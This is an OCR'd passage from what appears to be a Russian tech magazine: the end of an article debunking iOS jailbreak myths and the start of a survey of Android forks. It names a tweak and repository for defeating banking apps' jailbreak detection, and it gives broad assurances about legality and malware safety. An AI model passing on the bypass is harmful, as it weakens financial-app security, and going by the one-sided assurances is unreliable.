специальные программы (redsn0w, RecBoot).



INFO

При помощи TinyUmbrella также можно получить цифровую подпись SHSH. Иногда подпись необходима при откате на предыдущую версию прошивки.



Интерфейс RecBoot

А вот утеря данных при неудачной прошивке вполне возможна. Скачать данные на компьютер с iOS-устройства, находящегося в DFU Mode или Recovery Mode,



можно было только в первых моделях iPhone. На сегодняшний день таких способов не существует, поэтому при перепрошивке данные неизбежно сотрутся (утилита TinyUmbrella зачастую не помогает сохранить контент при восстановлении аппаратов).



Интерфейс TinyUmbrella

6. ДЖЕЙЛБРЕЙК ПРИВОДИТ К НЕСТАБИЛЬНОЙ РАБОТЕ СИСТЕМЫ

Процедура джейлбрейка сам по себе не приводит к нестабильностям (не зря утилиты для ее выполнения разрабатываются несколько месяцев после выхода прошивки). Зачастую первые версии утилит для данной процедуры действительно содержат ошибки, однако они оперативно исправляются в обновлениях.



INFO

Safe Mode Launcher не имеет интерфейса, программа перезапускает устройство в безопасный режим сразу же после включения.

Отдельно стоит сказать о менеджере установки твиков Cydia. Данная программа нередко может работать медленно (например, при слишком большом количестве установленных репозиториев). Возможны проблемы и с самими источниками, и с отдельными твиками, однако все они, как правило, вызываются внешними факторами (неоптимизированность твика под конкретную версию системы, нестабильность источника).


Наиболее конфликтная часть джейлбрейка — твики. Потому пользователю следует быть внимательным при установке таких утилит, особенно изменяющих интерфейс.

Также может возникнуть конфликт твиков со схожей функциональностью. В этом случае устройство перезагрузится в Safe Mode, когда включены толь-


ко системно важные функции. В Safe Mode можно быстро устранить проблему, при помощи Cydia удалив конфликтный deb-пакет. Самостоятельно войти в Safe Mode возможно при помощи твиков SBSettings или Safe Mode Launcher из стандартного репозитория BigBoss.

Вот несколько советов, как сделать свое устройство с джейлбрейком более стабильным:

- Не устанавливай слишком много твиков, особенно малоизвестных. Не добавляй в Cydia лишние репозитории и регулярно очищай их список.
- Перезагружай устройство после установки твика. Если он оказался конфликтным, это можно будет выявить сразу же.
- Всегда сохраняй оригиналы изменяемых системных файлов, не изменяй и не удаляй файлы, назначение которых не знаешь.
- Не забывай о резервном копировании информации на устройстве.



Режим Safe Mode



Перезапуск Springboard
после установки пакета

7. УСТРОЙСТВА С ДЖЕЙЛБРЕЙКОМ НЕОБХОДИМО ПОДКЛЮЧАТЬ К КОМПЬЮТЕРУ ДЛЯ ВОЗОБНОВЛЕНИЯ РАБОТОСПОСОБНОСТИ ПОСЛЕ ВЫКЛЮЧЕНИЯ

Существует три версии джейлбрейка: привязанный, когда после выключения устройство теряет работоспособность; непривязанный, когда устройство работает вне зависимости от выключений; полупривязанный, когда устройство можно включить без использования компьютера, но при этом теряются все возможности джейлбрейка. Новейшие версии iOS подвержены только непривязанному джейлбрейку, в то время как для iOS 5 и ниже характерны все типы. При откате на iOS 6 iPhone 4 также следует включать при помощи компьютера, а вот недавно созданный инструмент для отката до iOS 6 на iPhone 4S и iPad 2 позволяет включать устройство автономно.

8. ДЖЕЙЛБРЕЙК ЛИШАЕТ ГАРАНТИИ НА АППАРАТ, ОН НЕЗАКОНЕН

История борьбы Apple с джейлбрейк-разработчиками началась еще с первых версий системы. Так, в лицензионном соглашении об использовании устройств и iOS джейлбрейк определяется как незаконная операция, нарушающая авторские права компании. В соглашении говорится о том, что взломанный девайс лишается гарантии.

Однако по законодательству большинства стран, которое регулирует авторское право, джейлбрейк не является нарушением, как и любая другая модификация программного кода устройства. В ходе решений соответствующих органов разных стран и судебных решений было установлено, что пользователи имеют право обходить системные ограничения американской компании.

А вот лишение гарантии регламентируется по-разному. В России наличие обязательств по обслуживанию не зависит от того, взломано устройство или нет. Аналогичная ситуация и в ряде других стран, в том числе и в родных для Apple США.

В любом случае пользователю ничто не мешает восстановить устройство, ведь наличие джейлбрейка в предыдущих версиях прошивки проверить невозможно.

9. ПОСЛЕ ДЖЕЙЛБРЕЙКА МНОГИЕ СЕРВИСЫ ОТ APPLE ПЕРЕСТАНУТ РАБОТАТЬ

Согласно лицензионному соглашению об использовании устройства, модификация программного обеспечения на нем запрещена, а при нарушении соглашения владелец обязан прекратить пользоваться аппаратом. Тем не менее встроенные приложения iOS, равно как и любые другие службы Apple, не отслеживают наличие джейлбрейка на смартфоне или планшете.

Однако существует ряд программ, проверяющих его наличие (как правило, это клиенты банков), которые перестают работать после взлома аппарата. Для обхода наложенных ограничений есть специальные твики, например xCon, находящийся в репозитории n00neimp0rtant.com/repo/. Твик не имеет интерфейса, однако прекрасно справляется со своей основной задачей — блокировкой механизма проверки джейлбрейка.

Очевидно, борьба разработчиков Apple за ограничение возможностей пользователей взломанных устройств будет продолжаться. Совсем недавно компания угрожала уголовным преследованием за запуск нового музыкального сервиса Apple Music на джейлбрейкнутых аппаратах.

10. РАНО ИЛИ ПОЗДНО ДЖЕЙЛБРЕЙК СТАНЕТ НЕВОЗМОЖЕН

С выходом каждой новой версии iOS возникают слухи о том, что джейлбрейка для нее не будет, и тем не менее он появляется всякий раз. Разработчики последнего варианта ОС возлагали надежды на новую систему безопасности Rootless, которая должна защитить важные файлы от просмотра и модификации. Однако джейлбрейк iOS 9 был выпущен даже раньше, чем его аналоги на более ранних версиях системы, — менее чем через месяц после релиза прошивки.

Сегодня хакеры располагают сведениями о большом количестве системных уязвимостей, которые используют по мере выхода новых версий платформы. Несмотря на оперативное выявление и устранение уязвимостей со стороны разработчиков, программный код iOS, как и любой другой программный код, вряд ли станет совершенным и неуязвимым.


В свою очередь, ограничение функциональности джейлбрейка, как это произошло после выхода iPhone 4S, совсем не стоит исключать. Однако и такие «улучшения» займут совсем немало времени.

ВЫВОДЫ

Как видишь, джейлбрейк совсем не так страшен, как принято считать в некоторых кругах. Фактически это просто операция по открытию полного доступа к системе и установке магазина приложений Cydia, многие твики в котором проходят премодерцию, так же как и в случае с App Store. Джейлбрейк не замедляет работу устройства и не повышает энергопотребление, не приведет к заражению устройства вирусами и не окирпичит его.

АТАКА КЛОНОВ

ОБЗОР ЭКЗОТИЧЕСКИХ (И НЕ ОЧЕНЬ) МОДИФИКАЦИЙ ANDROID



Роман Ярыженко
rommanio@yandex.ru

Google разработала достаточно гибкую ОС. Но чистый AOSP вендоров зачастую не устраивает, и они вынуждены допиливать его под себя; впрочем, речь не о них. «Корпорация добра» на удивление лояльно относится к форкам своего детища, поэтому неудивительно, что они растут как грибы после свежего дождя. Давай посмотрим на самые интересные.

ВВЕДЕНИЕ

Форков Android существует много. Большая их часть, конечно, не содержит кардинальных изменений, но некоторые довольно сильно отличаются от AOSP: один — усиленной безопасностью, другой — использованием исключительно открытых компонентов и так далее. В этой статье мы поговорим о следующих вариантах Android:

- Amazon Fire OS — форк Android от Amazon. Отличительная особенность — отвязка от сервисов Google и ориентация на контент.
- Android-x86 — форк для (устаревших) нетбуков на платформе x86.
- Console OS — опять же форк для x86-платформы, заточенный под современные девайсы.
- CopperheadOS — Android с повышенной безопасностью.
- Replicant — полностью свободный клон Android. Столлман одобряет.

Такие форки, как CyanogenMod, AOKP или MIUI, смысла описывать не имеет — тема уже жевана-пережевана.

AMAZON FIRE OS

Как известно, у Amazon имеется планшет-читалка, одна из линеек моделей которой работает на клоне Android. На этом же клоне работает и провалившийся Fire Phone. Посмотрим, какие особенности имеются у этого варианта Android.


Прежде всего, Fire OS полностью отвязана от инфраструктуры Google. В принципе, это логично, но Amazon пошла еще дальше, создав замену если не всем, то многим сервисам Google. Так, вместо Play Store имеется Amazon Appstore (с премодерацией контента), вместо Google Maps — свой картографический сервис; даже рекламная платформа своя.

Второй момент, который стоит отметить, — собственный лаунчер. Он гораздо более ориентирован на контент, нежели стандартные лаунчеры, благодаря так называемому carousel view — режиму отображения приложений, представляющему собой крупные (на весь экран) значки приложений, которые нужно листать. Кроме того, интерфейс из-за такого «карусельного» дизайна кажется более заточенным под виджеты.

В-третьих, в Fire Phone имелась такая интересная вещь, как динамическая перспектива, позволяющая создать иллюзию 3D-интерфейса. Работает это таким образом: четыре инфракрасных датчика, которые находятся по углам передней стороны устройства, фиксируют наклон головы и угол зрения, и в зависимости от этого Fire OS изменяет интерфейс. Это выглядит довольно эффектно, но для практического применения, пожалуй, не годится — прежде всего из-за отсутствия приложений.

Еще одна интересная функция — Firefly, распознающая предметы (в самом широком смысле), которые попадают в объектив активированной камеры (и, соответственно, предлагающая их купить). Работает это, понятно, только с товарами западного рынка.


Стоит заметить, что Amazon не входит в OHA (Open Handset Alliance — союз разработчиков смартфонов на базе Android), так что при установке сторонних приложений есть риск, что они попросту не заработают. Несмотря на это, в остальном Fire OS — все тот же Android; его даже можно рутить (специфичным для Fire OS способом).



Интерфейс Fire OS

ANDROID-X86

Android изначально разрабатывался для ARM-систем (что и понятно — тогда x86-процессоры по энергопотреблению никак не подходили для смартфонов). Однако примерно в это же время поднялась волна интереса к дешевым нетбукам, и сразу несколько групп энтузиастов начали портировать Android на x86-платформу. Из этих портов наиболее популярным стал Android-x86.



Android-x86. Установка завершена


Фактически он представляет собой полноценный дистрибутив с текстовым инсталлятором (который, правда, служит всего лишь для разбивки на разделы и записи образа Android в выделенный раздел) и возможностью запуска в режиме Live CD. Однако поддержка устройства ограниченная и в основном покрывает legacy-устройства на базе Intel Atom:

- Asus EEE PC;
- Viewsonic Viewpad 10;
- Viliv S5;
- Dell Inspiron Mini Duo

и некоторые другие.

Одна из особенностей Android-x86 — полноценное, не урезанное Linux-ядро со множеством драйверов и файловых систем. Кроме того, с версии 4.4-r2 данный форк поддерживает и EFI, а также имеется начальная поддержка 64-разрядных процессоров. Это позволяет ему работать и на современном железе.

Перейдем к приложениям. Как ни странно, в состав образов форка входят и приложения Google, в частности Play Market, — следовательно, при наличии аккаунта Google можно устанавливать практически те же самые приложения, которые доступны на планшетах/телефонах. Однако иногда всплывают проблемы совместимости:



